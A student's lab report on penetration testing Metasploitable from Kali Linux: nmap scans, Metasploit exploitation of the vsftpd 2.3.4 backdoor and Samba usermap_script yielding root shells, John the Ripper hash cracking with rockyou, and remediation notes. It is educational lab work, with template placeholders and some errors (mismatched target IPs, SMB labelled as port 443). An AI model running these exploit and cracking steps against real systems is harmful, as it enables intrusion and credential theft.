

# **Network Penetration Testing with Real-World Exploits and Security Remediation.**

**Name : Parmeshwar Sao**

**ERP : 6604681**

**Course : B.tech CSE (Cybersecurity)**

**Semester : 4<sup>th</sup>**

**Section : CY4A**

## **Project objectives**

### **Introduction**

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

### **Theory about the project**

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- Reconnaissance: Gathering information about the target.
- Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
- Exploitation: Gaining unauthorized access using known exploits.
- Post-Exploitation: Activities like privilege escalation or data access.
- Remediation: Providing security measures to patch vulnerabilities.

## **Project requirements**

### **Two Operating System**

1. Kali Linux (Attacking machine)
2. Metasploitable machine ( Target Machine)

## **Tools Details**

Kali linux	The attacker machine, containing pre-installed penetration testing tools
------------	--------------------------------------------------------------------------

Metasploitable	A vulnerable machine to practice attacks on
Nmap	For network scanning, port discovery, OS detection, and service version enumeration
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the ripper	For cracking hashed passwords obtained from /etc/shadow.

## Tasks

### Network Scanning

#### Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

```
nmap -v 192.168.245.134
```

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Output of the Scan

ATTACH PICTURE OF YOUR SCAN

### Task 2 – Reconnaissance

#### Task 1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

```
nmap -v -p- 192.168.245.134
```

Expected Output: A list of hidden ports with services.

Output

ATTACH YOUR PICTURE HERE



```
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7D:D2:16 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

## Total Hidden Ports = 7

List of hidden ports

1. 3632/tcp on 192.168.245.134 // state - open // service- distccd
2. 6697/tcp on 192.168.245.134 // state - open // service- ircs-u
3. 8787/tcp on 192.168.245.134 // state - open // service- msgsrvr
4. 32976/tcp on 192.168.245.134 // state – open // service – status
5. 43128/tcp on 192.168.245.134 // state – open // service – java-rmi
6. 43197/tcp on 192.168.245.134 // state – open // service – mountd
7. 45548/tcp on 192.168.245.134 // state – open // service - nlockmgr


## Task 2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

```
nmap -v -sV 192.168.245.134
```

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output



### Task 3: Operating System Detection


Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.245.134

Expected Output: The operating system details of the devices on the network.

Output

ATTACH YOUR PICTURE HERE



### Task 3 - Enumeration

Target IP Address 192.168.245.134

Operating System Details (ADD\_YOUR\_TARGET\_OS\_DETAILS)

MAC Address: 08:00:27:7D:D2:16 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X-4.X
445/tcp	open	netbios-ssn	Samba smbd 3.X-4.X
512/tcp	open	exec	Netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	--
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a- 3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 – 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv v1.3
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

**Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**

PORT	STATE	SERVICE	VERSION
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4- 1ubuntu4))
6697/tcp	open	irc	UnrealIRCd

8787/tcp	<b>open</b>	<b>drb</b>	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
32976/tcp	<b>open</b>	<b>status</b>	1 (RPC #100024)
43128/tcp	<b>open</b>	<b>java-rmi</b>	GNU Classpath grmiregistry
43197/tcp	<b>open</b>	<b>mountd</b>	1-3 (RPC #100005)
45548/tcp	<b>open</b>	<b>nlockmgr</b>	1-4 (RPC #100021)

#### Task 4- Exploitation of services

##### 1. vsftpd 2.3.4 (Port 21-FTP)

- msfconsole
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- RHOST set 192.168.245.134
- set RPORT 21
- run

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 -> 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
```

## 2. SMB 3.0.20-Deblan (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb\_version
- use exploit/multi/samba/usermap\_script
- show options
- RHOST set 192.168.245.134
- Run

```
LHOST 192.168.160.133 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
  0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 -> 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

## Task 5 - Create user with root permission

- adduser parmashwar\_sao

- Set a simple password example 12345 or hello or 987654321
- Password for **Parmeshwar\_sao- 12345**
- Get the details of user in /etc/passwd
- **Enter details of the new user you have added in Metasploit**  
**Parmeshwar\_sao:x:1001:1001:,:/home/ Parmeshwar\_sao:/bin/bash**
- Get the details of password hash in /etc/shadow
- **Hash -**  
**Parmeshwar\_sao:\$y\$j9T\$PHGUW2XnQsLEY5pRLFUPp.\$RcK.JMuftpxpQ7Miv9N7YkMChD6**  
**16te3PJ3JCI56/P8:20224:0:99999:7:::**

```
(root@kali)~[~]
# adduser parmeshwar_sao
info: Adding user `parmeshwar_sao' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `parmeshwar_sao' (1005) ...
info: Adding new user `parmeshwar_sao' (1005) with group `parmeshwar_sao (1005)' ...
info: Creating home directory `/home/parmeshwar_sao' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for parmeshwar_sao
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
info: Adding new user `parmeshwar_sao' to supplemental / extra groups `users' ...
info: Adding user `parmeshwar_sao' to group `users' ...
```

## Task 6 - Cracking password hashes

- Store the password hash in a text file
- **Filename with screenshot attached**
- **nano hash.txt (ctrl + O , enter , ctrl + X) (enter the yescript after ctrl+O).**
- Cracking password with prebuilt wordlist of john in default mode
- John filename (sudo apt install ) if required.
- **john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt**
- **john --show hashes.txt**
- To display the cracked password of the hash
- **./john --wordlist=/usr/share/wrdlists/rockyou.txt ~/hash.hash**
- **John filename --show**
- Attach screenshot of cracked password
- **Username: Parmeshwar\_sao**
- **Password: 12345**

## Task 7 – Remediation

### 1. FTP Service (vsftpd)

- **Current Version: vsftpd 2.3.4**



- Latest Version: vsftpd 3.0.5 (as of 2025)
- Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.
- It should be provided by proper research with proper reference

#### Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

#### 2. SMB 3.0.20-Debian (Port 443)

- Service: Samba SMB
- Current Version: 3.0.20
- Latest Version: Samba 4.20.1 (as of May 2025)

#### ❖ Vulnerabilities:

- SMB version 3.0.20 is vulnerable to:
  - Remote Code Execution (RCE)
  - Null session attacks
  - Arbitrary file write/read.

#### 3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- Services: Rexec, Rlogin, Rsh (Legacy UNIX services)
- Status: Outdated, Insecure, and Deprecated
- Vulnerabilities:
  - 0 Transmit credentials in plaintext
  - Vulnerable to MITM (Man-in-the-Middle) and replay attacks
  - Weak or no authentication mechanism

**IMPORTANT NOTE** - If you are providing remediation about outdated components its should include current version which is being used in the system and also add the latest version of that service for comparison

#### Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like `nmap -v` to find open ports, `nmap -sV` to find service versions, and `nmap -O` to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.